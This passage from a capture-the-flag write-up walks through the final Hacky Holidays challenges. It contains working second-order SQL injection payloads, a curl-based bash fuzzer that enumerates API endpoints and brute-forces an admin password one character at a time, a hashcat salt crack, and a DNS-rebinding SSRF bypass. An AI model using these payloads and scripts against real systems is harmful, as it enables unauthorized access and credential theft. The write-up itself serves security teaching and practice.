
That means there is already second query processing and after getting results from that query application is generating links for images with their path, we are maybe able to do some inception and generate string with another injection query on actual request. Our payload will be looking like this:

-1’ UNION SELECT “1’ OR 1=’1”,1,1%23




It appears that application has another variant of second order sql injection attack more likely sql inception attack. We might be able to force application to generate valid authentication hashes for any path with this attack. We will try following payload:

-1’ UNION SELECT “-1’ UNION SELECT 1,1,’../api/’%23”,1,1%23



Our payload worked and application generated some link, let’s decode base64 value of **data** parameter.



As we can see application generated valid hash for **api** endpoint, let’s check what happens when we do request on that link.



So, application didn’t give **invalid authentication hash** error, but **invalid content type detected** that means, application was able to send request but content type is not matching with what application looking for, we can now try to make our own fuzzer finding hidden endpoints under **api**.

Our code will be looking like this:

```
#!/bin/bash
request=$(curl -sk https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/album?hash=-1%27+UNION+SELECT+%22-
1%27+UNION+SELECT+1,1,%27../api/$1%27%23%22,1,1%23 | grep "picture?data=" | sed 's/                    <img class="img-responsive"
src="//g' | sed 's/">//g')
if [[ ! -z $request ]]; then
        response=$(curl -sk https://hackyholidays.h1ctf.com"$request"|grep -v "404")
        if [[ ! -z $response ]]; then
                echo "$1: $response"
        fi
fi
```

We will exclude responses with 404 error, since documentation mentioned when endpoint is invalid, **api** will respond with it, then will be using our fuzzer with following syntax:

```
cat [PATH]common.txt | xargs -n1 -P10 ./script.sh
```

```
root@instance-20190910-0255:~# cat SecLists/Discovery/Web_Content/common.txt | xargs -n1 -P10 ./chal11.sh
ping: Invalid content type detected
user: Invalid content type detected
```

It looks like there are **user** and **ping** endpoints under api, let's see if any of them parameter associated, as stated on documentation when invalid POST/GET variable send application throws **400** error code. Since our script is very versatile, we can use following syntax:

```
./script.sh <endpoint>?param=1
```

```
root@instance-20190910-0255:~# ./chal11.sh ping?test=1
ping?test=1: Invalid content type detected
root@instance-20190910-0255:~# ./chal11.sh user?test=1
user?test=1: Expected HTTP status 200, Received: 400
```

It appears that there is no parameter associated with **ping** endpoint but **user**, we can use following syntax to catch valid parameters:

```
cat [PATH]burp-parameter-names.txt | awk {'print "user?"$1"=1"'} | xargs -n1 -P10 ./script.sh |
grep -v "Received: 400"
```

```
root@instance-20190910-0255:~# cat SecLists/Discovery/Web_Content/burp-parameter-names.txt | awk {'print "user?"$1"=1"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 400"
user?password=1: Expected HTTP status 200, Received: 204
user?username=1: Expected HTTP status 200, Received: 204
```

So, we were able to find two hidden parameters for **user** endpoint which are **username** and **password**. They responded with **204** code which means no data returned, although when no query string parameter send with http request api returned data.

It means there must be a way to look for matching data on api let's try to send some wildcard as value, we will try ***** and **%** to see if api returns **invalid content type detected** error.

```
root@instance-20190910-0255:~# ./chal11.sh user?username=*
user?username=*: Expected HTTP status 200, Received: 204
root@instance-20190910-0255:~# ./chal11.sh user?username=%25
user?username=%25: Invalid content type detected
```

API responded with **204** status code for ***** but for **%25** which is url encoded value for **%** it responded with **invalid content type detected**. That means we may be able to fetch data from api with it.

We will be using lower case alphanumeric characters (a-z0-9) for querying data from API with following syntax for our script.

```
cat alphanum.txt | awk {'print "user?username="$1"%25"'} | xargs -n1 -P10 ./script.sh | grep -v "Received: 204"
```

```
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username="$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=g%25: Invalid content type detected
```

It looks like there is a username starts with **g** then we will continue by adding each string find out to our syntax.

```
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username="$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=g%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=g"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=gr%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=gr"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=gri%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=gri"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grin%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grin"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinc%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinc"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinch%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinch"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grincha%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grincha"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinchad%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchad"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinchadm%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchadm"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinchadmi%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchadmi"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinchadmin%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchadmin"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
```

We find out that username is **grinchadmin** and now we must verify if we are able to query password as well with following syntax:

```
./script.sh user?username=grinchadmin%26password=%25
```

```
root@instance-20190910-0255:~# ./chal11.sh user?username=grinchadmin%26password=%25
user?username=grinchadmin%26password=%25: Invalid content type detected
root@instance-20190910-0255:~# ./chal11.sh user?username=grinchadmin%26password=1
user?username=grinchadmin%26password=1: Expected HTTP status 200, Received: 204
```


It looks like we are also able to query password as well when we send **%** like username enumerating api returned with **invalid content type detected** meanwhile when we directly used **1** as value application returned **204** status code which means no data returned.

Again, with using our script with following syntax we will try to find out password for user **grinchadmin**:

```
cat alphanum.txt | awk {'print "user?username=grinchadmin%26password="$1"%25"'} | xargs -n1 -P10 ./script.sh | grep -v "Received: 204"
```

```
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchadmin%26password="$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinchadmin%26password=s%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchadmin%26password=s"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinchadmin%26password=s4%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchadmin%26password=s4"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinchadmin%26password=s4n%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchadmin%26password=s4n"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinchadmin%26password=s4nt%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchadmin%26password=s4nt"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinchadmin%26password=s4nt4%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchadmin%26password=s4nt4"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinchadmin%26password=s4nt4s%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchadmin%26password=s4nt4s"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinchadmin%26password=s4nt4su%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchadmin%26password=s4nt4su"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinchadmin%26password=s4nt4suc%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchadmin%26password=s4nt4suc"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinchadmin%26password=s4nt4suck%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchadmin%26password=s4nt4suck"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
user?username=grinchadmin%26password=s4nt4sucks%25: Invalid content type detected
root@instance-20190910-0255:~# cat alphanum.txt | awk {'print "user?username=grinchadmin%26password=s4nt4sucks"$1"%25"'} | xargs -n1 -P10 ./chal11.sh | grep -v "Received: 204"
root@instance-20190910-0255:~#
```

We were able to find password of the **grinchadmin** user as well which is **s4nt4sucks**. Now let's move to /**attack-box** endpoint and try this credential.



We were successfully able to login to the attack box which looks like another application of the system.

We combined following vulnerabilities to gain access to the admin panel of the application:


- Double SQL Injection (SQL inception) vulnerability which leads attacker to generate valid authentication tokens for any path.
- Server-Side Request Forgery to bypass IP address control and access internal api endpoints.
- Account enumeration vulnerability on API to gain user credentials

In a **Server-Side Request Forgery** (**SSRF**) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.

User enumeration is when a malicious actor can use brute-force techniques to either guess or confirm valid users in a system. User enumeration is often a web application vulnerability, though it can also be found in any system that requires user authentication


Attack Box

When we visit **Attack Box** app on our browser, it had following contents:



It looks like application is having only one visible function which is used with pressing **Attack** buttons on available options.

Let's see what happens when user attacks one of the targets.



When user presses button client sends following request to the server:




It appears to be that **payload** parameter is having base64 encoded value, let's check what's stored in it by decoding it.



When we decode it, there is **target** and **hash** parameters in the json data. Let's try to change value for **target** and see how application responds.



Application returned **invalid protection hash** as error, let's try if there is some input validation error is in present for target as well.



Application responded with **Invalid characters detected in the target** which means there are allowed characters only, let's try alphanumeric characters, we already know that **.** and numbers are accepted characters though.



Alphanumeric string is also accepted, that means we can basically use whatever characters are accepted in domains as well which enables use of **–** (dash) character as well.

Since we know there is a protection hash is in place, let's compare md5 value for **203.0.113.33** to see if it's matching with the value we find out.

```
root@instance-20190910-0255:~# echo -n "203.0.113.33" | md5sum
d9405256f5b33442222fe92371f20bd7  -
```

So, application must be having some kind of salt is in present. We can use **hashcat** [7] (https://github.com/hashcat/hashcat/) for trying to find it by bruteforce. We will be using **rockyou.txt** from **SecLists** for it.

Let's store our hash from the decoded payload in some text file like following:

```
5f2940d65ca4140cc18d0878bc398955:203.0.113.33
```

Now we will use following syntax with **hashcat** for bruteforcing the salt.

```
hashcat -m 10 [PATH]hash.txt [PATH]rockyou.txt
```

```
J:\hashcat-6.1.1>hashcat.exe -m 10 hash.txt ../rockyou.txt
hashcat (v6.1.1) starting...

* Device #1: CUDA SDK Toolkit installation NOT detected.
             CUDA SDK Toolkit installation required for proper device support and utilization
             Falling back to OpenCL Runtime

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
OpenCL API (OpenCL 1.2 CUDA 11.0.0) - Platform #1 [NVIDIA Corporation]
============================================================================
* Device #1: GeForce RTX 2060, 4736/6144 MB (1536 MB allocatable), 30MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimim salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 590 MB

Dictionary cache hit:
* Filename..: ../rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

5f2940d65ca4140cc18d0878bc398955:203.0.113.33:mrgrinch463

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5($pass.$salt)
```


It looks like there was a salt involved with hashing which is **mrgrinch463**. Now we will try to create our payload.




It looks like we were able to generate valid payload for **127.0.0.1** let's visit location we redirected on our browser.




It appears that application is having some validation for preventing launching attacks on local network. We can use **rnbndr** [8] (https://lock.cmpxchg8b.com/rebinder.html) dns redirect service for checking if we can bypass applications protection with **DNS Rebinding**.



We will be using **7f000001.01010101.rbndr.us** as target for the payload and let's launch attack with it.




Our payload was successful, let's visit launched attacks page.



It looks like this time our **DNS rebinding** was successful and application launched attack on **127.0.0.1** after spinning, as we can see initial resolve for host was **1.1.1.1**.

DNS rebinding is a method of manipulating resolution of domain names that is commonly used as a form of computer attack. In this attack, a malicious web page causes visitor to run a client-side script that attacks machines elsewhere on the network. In theory, the same-origin policy prevents this from happening client-side scripts are only allowed to access content on the same host that served the script. Comparing domain names is an

essential part of enforcing this policy, so DNS rebinding circumvents this protection by abusing the **Domain Name System** (**DNS**).



We used following vulnerabilities to succeed on malicious actor to attack their own server:

- **Insufficient Cryptography**, which allowed attackers to bruteforce hashed values and find out salt used for hashing.
- **DNS rebinding**, for manipulating traffic of the application and bypass built-in protection.

Final thoughts

This CTF was very well done, it is difficulty was increasing each day. Very early stages were beginner friendly meanwhile challenges like **Evil Quiz** and **Grinch Recon** was very interesting. I wish there were some challenges involved with **Cross Site Scripting** or **Remote Code Execution** as well but bringing different scenarios like **Second-order SQL Injection** was very nice to complete.

I believe many people including myself learnt some new tricks as well. Once again, I would like to thank our CTF master **Adam Langley** (@adamtlangley) and **HackerOne** for such nice event.

I hope my write up would be helpful for starters as well, my main idea was making some book like experience which explain each application/challenge and meanwhile keeping it beginner friendly.

References

On this section you can find references for tools used on this write up.

1. **SecLists**: https://github.com/danielmiessler/SecLists
2. **Fuzz Faster U Fool** (**ffuf**): https://github.com/ffuf/ffuf
3. **Burp Suite**: https://www.portswigger.net
4. **fcrackzip**: https://github.com/hyc/fcrackzip
5. **CrackStation**: https://www.crackstation.net
6. **sqlmap**: https://github.com/sqlmapproject/sqlmap
7. **hashcat**: https://github.com/hashcat/hashcat/
8. **rnbndr**: https://lock.cmpxchg8b.com/rebinder.html